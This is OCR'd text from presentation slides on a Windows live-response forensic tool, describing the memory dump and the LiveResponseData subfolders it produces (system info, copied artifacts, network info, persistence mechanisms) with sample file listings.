
- The “Complete” and “MemoryDump” option will store created memory dump in this folder
  - Uses Belkasoft’s RamCapture to create a memory dump
  - Filename: “COMPUTERNAME_YYYYMMDD_HHMMSS_mem.dmp”



“LiveResponseData” folder

- Contains a total of five subfolders
  - “BasicInfo” – Various types of system Information
  - “CopiedFiles” – Files copied from the system
  - “NetworkInfo” – Network information about the system
  - “PersistenceMechanisms” – Ways that items can persist on the system (**cough cough malware**)
  - “UserInfo” – User information


“LiveResponseData” folder



“LiveResponseData\BasicInfo” folder

- Contains primarily system information, including:
  - Alternate Data streams
  - Hashes of files in %Temp% (User and System) and System32 folder
  - Last Activity View
  - PsLoglist
  - Running Processes
  - Possible Unicode files/directories

“LiveResponseData\BasicInfo” folder




Alternate_data_streams.txt	Text Document	1 KB	3/9/2015 3:35 PM
DiskDriveList_wmic.txt	Text Document	1 KB	3/9/2015 3:38 PM
Full_file_listing.txt	Text Document	3,270 KB	3/9/2015 3:33 PM
Hashes_md5_System_TEMP_Windows...	Text Document	0 KB	3/9/2015 3:29 PM
Hashes_md5_System32_WindowsPE_a...	Text Document	621 KB	3/9/2015 3:29 PM
Hashes_md5_User_TEMP_WindowsPE...	Text Document	23 KB	3/9/2015 3:29 PM
Hashes_sha256_System_TEMP_Windo...	Text Document	0 KB	3/9/2015 3:31 PM
Hashes_sha256_System32_WindowsPE...	Text Document	828 KB	3/9/2015 3:31 PM
Hashes_sha256_User_TEMP_Windows...	Text Document	29 KB	3/9/2015 3:32 PM
Installed_software_wmic.txt	Text Document	4 KB	3/9/2015 3:34 PM
LastActivityView.html	Chrome HTML Do...	368 KB	3/9/2015 3:26 PM
List_hidden_directories.txt	Text Document	14 KB	3/9/2015 3:33 PM
Loaded_system_drivers_wmic.txt	Text Document	143 KB	3/9/2015 3:34 PM

“LiveResponseData\CopiedFiles” folder


- Contains files copied from the system, including:
  - Web browser (Internet Explorer, Firefox, Chrome)
  - Event Logs
  - Logfile
  - MFT
  - Prefetch
  - Registry Hives
  - USNJrnl

NOTE: Files copied into folder associated with the type of file that was copied


Name
Type
chrome
File folder
eventlogs
File folder
firefox
File folder
ie
File folder
logfile
File folder
mft
File folder
prefetch
File folder
registry
File folder
usnjrnl
File folder
forecopy_handy.log
Text Document

“LiveResponseData \NetworkInfo” folder

- Contains primarily network related information including:
  - ARP
  - Cports
  - Internet Settings
  - Netstat
  - Routing table



ARP.txt 1 KB
cports.html 27 KB
DNS_cache.txt 1 KB
Internet_settings.txt 2 KB
nbtstat.txt 1 KB
NetBIOS_sessions.txt 1 KB
NetBIOS_transferred_files.txt 1 KB
netstat_anb_results.txt 4 KB
Open_network_connections.txt 3 KB
routing_table.txt 2 KB

“LiveResponseData \PersistenceMechanisms” folder

- Contains information related to persistence mechanisms on the system including:
  - Autoruns
  - Loaded drivers
  - Scheduled tasks

